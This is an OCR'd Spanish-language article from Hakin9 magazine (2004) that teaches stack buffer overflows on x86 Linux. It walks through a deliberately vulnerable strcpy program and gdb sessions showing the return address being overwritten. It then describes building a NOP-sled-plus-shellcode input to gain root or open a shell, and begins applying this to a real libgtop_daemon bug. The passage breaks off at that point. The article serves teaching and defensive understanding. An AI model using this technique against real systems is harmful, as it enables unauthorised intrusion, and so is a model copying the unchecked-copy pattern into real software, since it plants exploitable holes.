Desbordamiento de la pila en Linux x86


Piotr Sobolewski

Artículo publicado en el número 4/2004 de la revista *Hakin9*

Revista *Hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, hakin9@hakin9.org

Desbordamiento de la pila en Linux x86

Piotr Sobolewski



Es posible que incluso programas muy sencillos, que a primera vista parezcan correctos, contengan errores que pueden ser utilizados para la ejecución de un código arbitrario. Basta con que el programa coloque datos en un array sin verificar previamente su longitud.

El desbordamiento de pila es uno de los trucos más viejos que existen para tomar el control sobre un programa vulnerable. Aunque esta técnica es conocida desde hace mucho tiempo, los programadores siguen cometiendo errores que permiten a los intrusos utilizarla. Observaremos en detalle en qué consiste la aplicación de esta técnica para el desbordamiento de un buffer en la pila.

Comencemos con el programa presentado en el Listado 1: *stack_1.c*. Su funcionamiento es simple: la función `fn` recibe como argumento una secuencia de caracteres `char *a` y crea una copia de su contenido en el array `char buf[10]`. Esta función es llamada en la primera línea del programa (`fn(argv[1])`); el primer argumento de la línea de comandos (`argv[1]`) se entrega como argumento a la función `fn`. Compilemos y ejecutemos el programa:

```
$ gcc -o stack_1 stack_1.c
$ ./stack_1 AAAA
```

El programa comienza con la ejecución de la función `fn`. Ésta recibe como argumento la secuencia `AAAA`, que es copiada al array `buf`, después de lo cual aparecen dos mensajes: uno que marca el fin de la función, y otro que indica el final del programa. Después de imprimir estos comunicados, el programa termina.

Tratemos ahora de tirar de la soga por lo más delgado. El array `buf` sólo puede contener diez caracteres (`char buf[10]`), pero la secuencia de caracteres colocada en ella puede tener cualquier tamaño. Ejemplo:

```
$ ./stack_1 \
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

En este artículo aprenderás...

- en qué consiste la técnica de desbordamiento de pila (*stack overflow*),
- cómo reconocer si un programa es susceptible a este tipo de ataques,
- cómo hacer que un programa vulnerable ejecute nuestro código.

Lo que deberías saber...

- conocimientos básicos del lenguaje C,
- principios elementales de trabajo en el sistema Linux (línea de comandos).

Listado 1. *stack_1.c – ejemplo de programa*

```
void fn(char *a) {
  char buf[10];
  strcpy(buf, a);
  printf("fin de la función  fn\n");
}

main (int argc, char *argv[]) {
  fn(argv[1]);
  printf("fin\n");
}
```

El programa lanzado de esta manera tratará de colocar treinta caracteres en un array en el que no hay lugar más que para diez, luego de lo que se detendrá con el mensaje de error *segmentation fault*. Notemos que no aparece ningún mensaje que diga el array `buf` es demasiado pequeño, sino que el programa muestra información acerca de una violación del segmento. Esto significa que el programa de hecho intentó obtener acceso (escribir o leer) a la memoria a la que no tenía derecho.

Se podría pensar que el programa colocó las primeras diez letras A en el array, después de lo cual detectó el intento de escribir fuera de la zona autorizada, lo que le hizo levantar la alarma. Nada más erróneo. El programa sin ninguna dificultad escribió la secuencia de treinta bytes en el array de diez caracteres, utilizando 20 bytes de memoria localizada fuera de la zona ocupada por el array `buf[10]`. El error del que trataba el mensaje *segmentation fault* se produjo mucho después, a causa del deterioro de la memoria provocado por la alteración de estos 20 bytes.

Antes de enterarnos de todo lo que pasa entre el momento en que se modifican esos veinte bytes de memoria y la aparición del comu-




Figura 1. *Las operaciones básicas sobre la pila consisten en insertar y extraer los números de la cima de pila. En la situación representada en la figura, primero insertamos (ing. push) el valor 37 en la pila (se lo coloca en la cima), y más tarde insertamos el valor 89. Cuando después extraemos (ing. pop) un valor de la pila, se trata justamente del último número insertado, es decir del valor 89. Para acceder al número 37 tendríamos que repetir la operación de desapilar el valor*




Figura 2. *En el caso de Linux en la plataforma x86 la pila crece hacia abajo (aclaraciones en el texto)*

Algunos conceptos importantes

- *Bugtraq* – popular lista de discusión en la que se publican informaciones acerca de los más recientemente descubiertos errores de seguridad en programas y sistemas informáticos. Los archivos de *Bugtraq* son libremente accesibles a través de Internet y se los puede encontrar en la dirección *http://www.securityfocus.com/*
- *nop* – en el lenguaje ensamblador de la mayoría de los microprocesadores existe una instrucción que no realiza ninguna acción: la instrucción *nop*. Podría pensarse que la existencia de tal instrucción no tiene mucho sentido pero, como vemos en el artículo, a veces resulta sumamente útil.
- *Depurador* – herramienta para la ejecución controlada de programas. Los depuradores permiten detener en cualquier punto y luego continuar la ejecución de un programa, ejecutarlo paso a paso, verificar y modificar el valor de sus variables internas, examinar el contenido de la memoria, los registros del procesador, etc.
- *Violación de segmento* – error que ocurre cuando un programa trata de realizar operaciones de lectura o escritura en un área de la memoria al cual no tiene acceso.

Listado 2. *Llamada de la función – listado para la Figura 3*

```
main () {
  int a;
  int b;
  fn();
}

void fn() {
  int x;
  int y;
  printf("estamos en fn\n");
}
```

Listado 3. *stack_2.c – listado para la Figura 4*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  printf("estamos en fn\n");
}

main () {
  int a;
  int b;
  fn(a, b);
}
```

Listado 4. *Versión modificada del programa del Listado 3, observaremos el funcionamiento de este programa con ayuda del depurador*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  x=3; y=4;
  printf("estamos en fn\n");
}

main () {
  int a;
  int b;
  a=1; b=2;
  fn(a, b);
}
```

nicado de violación del segmento, debemos recordar cierta información fundamental.

¿Qué debemos saber sobre la pila?

El sistema operativo asigna a cada programa ejecutado un fragmento de memoria. Este fragmento se compone de varias secciones; en una de ellas se colocan las librerías dinámicas, en otra el código del programa, y en otra más se encuentran sus datos. La sección que nos interesa especialmente es la *pila*.

La pila es una estructura que sirve para almacenar temporalmente los datos. Podemos *insertar* datos en la pila (en este caso los datos se colocarán en su cima), podemos igualmente *extraer* los datos de la cima de la pila. Las operaciones básicas sobre la pila se muestran en la Figura 1.

En la práctica, los programas utilizan la pila para almacenar variables locales. Es importante que el programa que esté utilizando la pila conozca dos direcciones esenciales. La primera es la de la cima de la pila: es necesario conocerla para saber dónde se puede colocar el valor a insertar. La otra dirección importante es el *puntero de marco de pila*, o sea, el inicio de la zona que contiene las variables locales de la función actualmente ejecutada. En el caso que estamos examinando (Linux en la plataforma x86), la dirección de la cima de la pila la almacenamos en el registro `%esp` y el puntero de marco en el `%ebp`.

Otro aspecto característico de la plataforma analizada es el hecho de que la pila crece hacia abajo. Esto significa que la cima de la pila corresponde a la celda de memoria de la dirección más baja (véase la Figura 2). Los valores sucesivamente insertados en la pila obtienen direcciones cada vez más bajas.




Figura 3. *Variables locales en la pila (simplificada) – ilustración del Listado 2*

¿Qué pasa en la pila durante la llamada de una función?

Al llamar una función, en la pila pasan cosas muy interesantes. Como la función que acabamos de llamar tiene sus propias variables locales, y las variables locales anteriores (que pertenecen a la función que la llama) no pueden ser borradas de la pila (pues serán necesarias después de que la función llamada regrese), el registro `%ebp` (puntero de marco) debe ahora apuntar al lugar en el que se encuentra la cima de la pila en el momento de la llamada; a partir de este lugar en la pila se insertarán las nuevas variables locales. La Figura 3 presenta de manera más detallada todo lo que pasa durante la ejecución del código del Listado 2.

En la parte izquierda de la ilustración, que representa el estado de la pila justo antes de que la función `main()` termine, en la pila se colocan

dos variables locales, `int a` e `int b`. El puntero de marco (registro `%ebp`) apunta al inicio de la zona ocupada por las variables locales de la función `main()` y la cima indica el límite de esta zona. Luego de la ejecución de la función `fn()` (parte derecha del esquema), después de la zona de variables locales de la función `main()` se encuentra el lugar donde han sido almacenadas las variables locales de la función `fn()`. El principio del marco está ahora al inicio de la zona de variables de la función `fn()` y la cima: en su final. Sin embargo, esta es una descripción bastante simplificada; en realidad durante la llamada de una función pasan más cosas.

Cuando la función `fn()` termina, el control debe regresar a la función `main()`. Para que esto sea posible, antes de lanzar la función `fn()`, la dirección del salto de vuelta de la función `fn()` hacia la función `main()` debe guardarse. Después de la vuelta a `main()`, el programa debe seguir funcionando como si la ejecución de `main()` nunca hubiese sido interrumpida: la pila debe entonces retomar el estado anterior a la ejecución de la función `fn()`. Para ello, además de la dirección de vuelta, debe guardarse también la dirección de inicio del marco. En el ejemplo citado, la función `fn()` no recibe ningún argumento. En el caso del programa *stack_2.c*, cuyas fuentes se encuentran en el Listado 3, la función `fn()` recibe como argumentos dos números naturales. En el momento en que `fn()` es ejecutada desde `main()`, estos argumentos deben transmitirse de alguna manera.

Todos los valores mencionados (la dirección de vuelta de la función, la dirección del inicio anterior del marco y los argumentos) los almacenamos en la pila. En la Figura 4 podemos observar lo que pasa cuando `main()` llama a `fn()`.

La primera parte de la figura muestra la situación que se produce cuando el programa ejecutado llega a la línea `int b` (en el esquema esta línea del código ha sido señalada con una flecha). Puede verse que en la pila son insertadas las dos variables




Figura 4. *Operaciones sobre la pila durante la llamada de la función – esquema para el Listado 2 (aclaraciones en el texto)*

Listado 5. *Sesión del depurador gdb – observamos el contenido de la pila durante la ejecución del programa del Listado 3*

```
$ gcc stack_2.c -o stack_2 -ggdb
$ gdb stack_2
GNU gdb 6.0-debian
(...)
(gdb) list
2     int x;
3     int y;
4     x=3; y=4;
5     printf("estamos en fn\n");
6   }
7
8   main () {
9     int a;
10    int b;
11    a=1; b=2;
(gdb) break 5
Breakpoint 1 at 0x8048378: file stack_2.c, line 5.
(gdb) run
Starting program: /home/piotr/nada/pila/stack_2
Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5
5     printf("estamos en fn\n");
(gdb) print $esp
$1 = (void *) 0xbffff9f0
(gdb) x/24 $esp
0xbffff9f0: 0x080483c0  0x080495d8  0xbffffa08  0x08048265
0xbffffa00: 0x00000004  0x00000003  0xbffffa28  0x080483b6
0xbffffa10: 0x00000001  0x00000002  0xbffffa74  0x40155630
0xbffffa20: 0x00000002  0x00000001  0xbffffa48  0x4003bdc6
0xbffffa30: 0x00000001  0xbffffa74  0xbffffa7c  0x40016c20
0xbffffa40: 0x00000001  0x080482a0  0x00000000  0x080482c1
(gdb) disas main
Dump of assembler code for function main:
0x08048386 <main+0>:   push   %ebp
0x08048387 <main+1>:   mov    %esp,%ebp
0x08048389 <main+3>:   sub    $0x18,%esp
0x0804838c <main+6>:   and    $0xfffffff0,%esp
0x0804838f <main+9>:   mov    $0x0,%eax
0x08048394 <main+14>:  sub    %eax,%esp
0x08048396 <main+16>:  movl   $0x1,0xfffffffc(%ebp)
0x0804839d <main+23>:  movl   $0x2,0xfffffff8(%ebp)
0x080483a4 <main+30>:  mov    0xfffffff8(%ebp),%eax
0x080483a7 <main+33>:  mov    %eax,0x4(%esp,1)
0x080483ab <main+37>:  mov    0xfffffffc(%ebp),%eax
0x080483ae <main+40>:  mov    %eax,(%esp,1)
0x080483b1 <main+43>:  call   0x8048364 <fn>
0x080483b6 <main+48>:  leave
0x080483b7 <main+49>:  ret
End of assembler dump.
(gdb) print $ebp+4
$2 = (void *) 0xbffffa0c
(gdb) x 0xbffffa0c
0xbffffa0c: 0x080483b6
(gdb) quit
```

locales de la función `main()`: `int a` e `int b`. La flecha azul indica el fondo, y la flecha roja – la cima de la pila.

La segunda parte de la figura presenta el estado de la pila en el momento en que se ejecuta la línea `fn(a, b)`. Vemos que la ejecución de esta línea ha provocado la inserción en la pila de los argumentos de la función `fn()`, o sea, de las variables `a` y `b`.

El paso siguiente se muestra en la tercera parte del esquema. En esta etapa, en la pila se inserta la dirección a la que hay que volver una vez finalizada la función `fn()`. Esta dirección corresponde a la de la instrucción en `main()` inmediatamente posterior a `fn(a, b)`.

A continuación, se realiza el salto al inicio de la función `fn()`; pasamos a la cuarta parte del esquema. En la pila se inserta el valor actual de inicio del marco, y la cima actual se convierte en el nuevo puntero de marco (es decir, el lugar a partir del cual se encontrarán las variables locales de la función `fn()`). Después de todo esto (véase la quinta parte del esquema), las variables locales de la función `fn()`, o sea, `int x` e `int y`, se insertan en la pila y la ejecución de la función `fn()` continúa.

En directo

Para comprobar si en efecto durante la ejecución del programa real la pila se presenta tal como la hemos descrito más arriba, ejecutaremos una versión modificada del programa del Listado 3 (mostrada en el Listado 4; la modificación consiste en agregar dos líneas que definen los valores de las variables `a`, `b`, `x` e `y` para poder más fácilmente encontrar el lugar en la pila donde están almacenadas estas variables). Examinemos el programa con ayuda del depurador *gdb* (el Listado 5 muestra la sesión de depuración).

Empecemos por compilar el programa:

```
$ gcc stack_2.c -o stack_2 -ggdb
```

Lanzamos el compilador con la opción `-ggdb` para que al programa se le añade información útil para el depurador. Podemos ahora lanzar el depurador:

```
$ gdb stack_2
```

Una vez *gdb* ha sido lanzado, podemos mirar el listado del programa depurado (con el comando `list`), y después colocar en él un punto de ruptura, por ejemplo en la cuarta línea de la función `fn()`, o sea, `printf("estamos en fn\n");`. Para

poner el punto de ruptura usamos el comando `break número de línea;` en nuestro caso:

```
(gdb) break 5
```

Ahora podemos lanzar el programa (utilizando el comando `run`). El programa arranca y se detiene en el lugar donde hemos puesto el breakpoint, o sea, en la quinta línea. Procedamos a examinar el contenido de la pila. En primer lugar necesitaremos la dirección de la cima de la pila, es decir, el contenido del registro `%esp`. Basta con lanzar el comando:

```
(gdb) print $esp
```

Conociendo la dirección de la cima de la pila, podemos observar el contenido de la memoria, empezando por esta dirección. Veamos por ejemplo las primeras 24 palabras de 4 bytes:

```
(gdb) x/24 $esp
```

El resultado de este comando se muestra en el Listado 5. Vemos que al inicio de la pila (mirando desde la cima hacia el puntero de marco) se encuentran 16 bytes (el tamaño de la pila ha sido redondeado). Después vienen 2 palabras de 4 bytes, de contenido `0x00000004` y `0x00000003`: estas son las variables `x` e `y`. Más allá se encuentra (véase la quinta parte de la Figura 3) la dirección del fondo de la pila y la dirección de vuelta de la función (en el caso mostrado en el Listado 5, ésta es `0x080483b6`). Comprobemos si la dirección de vuelta de la función realmente apunta a la función `main()`. Para ello desensamblemos la función `main()`:

```
(gdb) disas main
```

Se ve que (Listado 5) la dirección `0x080483b6`, es decir la dirección de vuelta de la función `fn()`, realmente se halla en en interior de `main()`, justo después de la instrucción que llama la función `fn()`.

Listado 6. *Sesión del depurador – buscamos la causa de la violación de segmento durante la ejecución del programa del Listado 1*

```
$ gdb stack_1
GNU gdb 6.0-debian
Copyright 2003 Free Software Foundation, Inc.
(...)
(gdb) list
1   void fn(char *a) {
2     char buf[10];
3     strcpy(buf, a);
4     printf("fin de la función  fn\n");
5   }
6
7   main (int argc, char *argv[]) {
8     fn(argv[1]);
9     printf("fin\n");
10  }
(gdb) break 3
Breakpoint 1 at 0x804839a: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/piotr/pila/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Breakpoint 1, fn (a=0xbffffb84 'A' <repeats 30 times>) at stack_1.c:3
3     strcpy(buf, a);
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
(gdb) next
4     printf("fin de la función fn\n");
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

Fijémonos que, para encontrar la dirección de vuelta de la función, no tenemos que examinar la pila entera, empezando por su cima y analizando cada variable local colocada sobre ella. Basta con verificar cuál es el contenido del registro `%ebp`, y sumarle cuatro:

```
(gdb) print $ebp+4
```

Como podemos ver en la Figura 4 (quinta parte), el registro `%ebp` apunta a la dirección del fondo anterior, almacenada en la pila. Esta dirección ocupa 4 bytes, así que después de la dirección siguiente más 4 bytes (recordemos que la pila crece hacia abajo) está colocada la dirección de vuelta de la función. Lo podemos comprobar dando la orden:

```
(gdb) x 0xbffffa0c
0x080483b6
```

Análisis del programa

Ahora que ya sabemos qué es lo que está pasando en la pila durante la ejecución del programa, podemos volver a examinar el programa *stack_1.c* (Listado 1). Como recordaremos, este programa terminaba con errores cuando le hacíamos colocar una serie de 30 bytes en un array para 10. Tratemos de lanzarlo desde el depurador y veremos lo que pasa entre el momento en que se escriben los 20 bytes de memoria fuera de el array `buf[10]` y la terminación del programa con el comunicado de violación de segmento.

Comencemos compilando el programa con las informaciones para el depurador:

```
$ gcc stack_1.c -o stack_1 -ggdb
```

Ahora tratemos de provocar un error de manera controlada. Para ello, después de lanzar el depurador y poner el punto de ruptura en la ter-




Figura 5. *Construcción de la secuencia que permite desbordar el buffer en la pila y ejecutar nuestro propio código (primera y segunda idea)*

cera línea del programa (o sea, en la línea crítica `strcpy(buf, a);`) arrancamos el programa, dándole como argumento una serie de 30 letras A (la transcripción completa de la sesión del depurador se encuentra en el Listado 6).

```
(gdb) run \
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

El programa se detiene en el punto de ruptura, es decir, en la tercera línea. Verifiquemos cuál es la dirección de el array `buf[]`:

```
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
```

y la dirección de vuelta de la función:

```
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
```

Vemos que el inicio del array y la dirección de vuelta de la función están separados por sólo 28 bytes. De manera que no es de extrañar que, al colocar allí una secuencia de 30 caracteres, el final de ésta se solape con la dirección de vuelta de la función. Verifiquemos si en realidad es así: veamos cuál es la dirección de vuelta de la función antes de copiar el elemento `a` al array `buf`:

```
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
```

Ahora ordenemos al depurador ejecutar la siguiente línea de código (que coloca en el array una secuencia de 30 caracteres):

```
(gdb) next
```

Veamos cuál es ahora la dirección de vuelta de la función:

```
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

Podemos ver que los 2 bytes menos significativos de la dirección han sido reemplazados por el valor `0x4141`. En hexadecimal, 0x41 equivale (como podemos comprobar en `man ascii`) a la letra A.

La conclusión es sencilla. Puesto que, entregando al programa una serie de caracteres demasiado larga, hemos logrado alterar la dirección de vuelta de la función, una cadena alfanumérica lo suficiente inteligentemente construida podría modificar esta dirección de tal manera que, terminada la función, el control pase a cualquier punto de la memoria que elijamos. Esta dirección puede muy bien ser la de un fragmento de código colocado por nosotros mismos en la memoria. Este código podría hacer algo que nunca haría voluntariamente el administrador del sistema atacado: concedernos privilegios de *root* o abrir una shell en uno de los puertos. Para poder colocarlo en la memoria, el código debe formar parte de la secuencia que entregamos como argumento al programa.

Nuestro código (véase la Figura 5, columna izquierda) debe componerse de dos partes: una que contenga el código (en lenguaje de máquina) que nos permitirá realizar algún objetivo malicioso (es lo que se llama un *shellcode*). La segunda parte contiene la dirección de la primera y modifica la dirección de vuelta de la función, de manera que cuando se termine la función atacada se ejecute el código maligno de la primera parte.

Antes de hacer uso práctico de nuestros conocimientos, reflexionemos sobre los problemas que podemos encontrar. En primer lugar: ¿de dónde podemos sacar un buen shellcode? Debe ser breve (para que quepa en el buffer) y no puede contener bytes cero (en caso contrario no podríamos colocarlo dentro de la secuencia a entregar al programa, ya que el byte cero sería interpretado como terminador de la cadena). A pesar de las apariencias, escribir un shellcode no es nada difícil, existen varias publicaciones que enseñan a crear shellcodes para diferentes sistemas operativos y están disponibles en la Red, e incluso en nuestra revista. Nosotros dejaremos para otra ocasión la creación de nuestro propio shellcode y nos contentaremos con utilizar uno ya listo de los varios que pueden ser fácilmente encontrados en la Red.

¿Cuál debe ser la longitud de la secuencia para que ésta modifique la dirección de vuelta de la función? Solucionaremos este problema de manera experimental: ejecutaremos repetidamente el programa vulnerable dándole como argumento una secuencia cada vez más larga. Tomaremos nota de cuál es la longitud que produce la violación de segmento, y para nuestro ataque utilizaremos una secuencia un poco más larga, por si acaso. Al escribir encima del fragmento de la pila localizado después de la dirección de vuelta, destruiremos los valores de algunas de las variables locales de la función que ha llamado a la nuestra (no importa, igual no planeamos regresar a ella).

¿Cuál será entonces la dirección que reemplazará la dirección de vuelta de la función? En la Figura 5 vemos simplemente *dirección del shellcode*, pero ¿como podemos saber cual será la dirección en la que el programa vulnerable colocará la secuencia que le entreguemos? Llegaremos a la solución de este problema de dos lados a la vez. Por una parte, trataremos de ejecutar el programa vulnerable dentro del depurador, verificando en qué lugar de la memoria fue colocado nuestro argumento; por otra,

al principio de la secuencia que estamos construyendo, antes del shellcode colocaremos una serie de comandos *nop* que no hacen nada (Figura 5, parte derecha). Gracias a ello, incluso si no caemos exactamente al inicio del shellcode, no pasará nada, a lo sumo saltaremos unas cuantas *nop*, después lo cual se ejecutará el shellcode. Aquí una pequeña observación: la distancia entre el inicio del array `buf[]` y la dirección de retorno de la función no cambiará si ejecutamos el mismo programa en otro ordenador. En principio bastaría con colocar la dirección repetida sólo una vez en la secuencia que suministramos al programa agujereado, pero la longitud de la secuencia la debemos ajustar de forma que llegue directamente a dónde queremos que llegue. Sin embargo, en la práctica es mejor que el bloque de *nop* tenga el tamano mayor que cuatro bytes. Observemos que si el shellcode acumula en la pila algunos valores, éstos pueden sobreescribir el final de la secuencia suministrada por nosotros. Si no hay allí un bloque de *nop* suficientemente largo, podemos estropear el shellcode.

Iniciamos la ofensiva

Ahora que nuestro plan está listo, podemos intentar un ataque al programa vulnerable del Listado 1. Pero ¿para qué atacar un programa escrito por nosotros mismos, con un agujero de seguridad puesto adrede? Puesto que sabemos ya (al menos en teoría) cómo hacerlo, tratemos de explotar una vulnerabilidad de estas en un programa real.

Revisando los archivos de bugtraq podemos encontrar un programa vulnerable al ataque. En uno de los anuncios encontramos información sobre un error en la versión 1.0.6 de la librería *libgtop*, el cual permite saturar el buffer en la pila. *libgtop* es una librería que recoge información diagnóstica sobre el sistema. La librería funciona en una arquitectura cliente-servidor y el error fue detectado en el servidor (programa *libgtop_daemon*). Nuestro ataque consistirá en enviar al ordenador, donde está funcionando el servidor, datos especialmente preparados, los cuales provocarán un desbordamiento de buffer y la ejecución del código entregado por nosotros. Más tarde nos ocuparemos de los detalles del ataque: veamos ahora de cerca cuál es el error detectado en *libgtop_daemon* y cómo podemos hacer que el programa vulnerable ejecute nuestro código.

Listado 7. *Función* `permitted()`*, fragmento del fichero /src/daemon/gnuserv.c en las fuentes del programa libgtop*

```
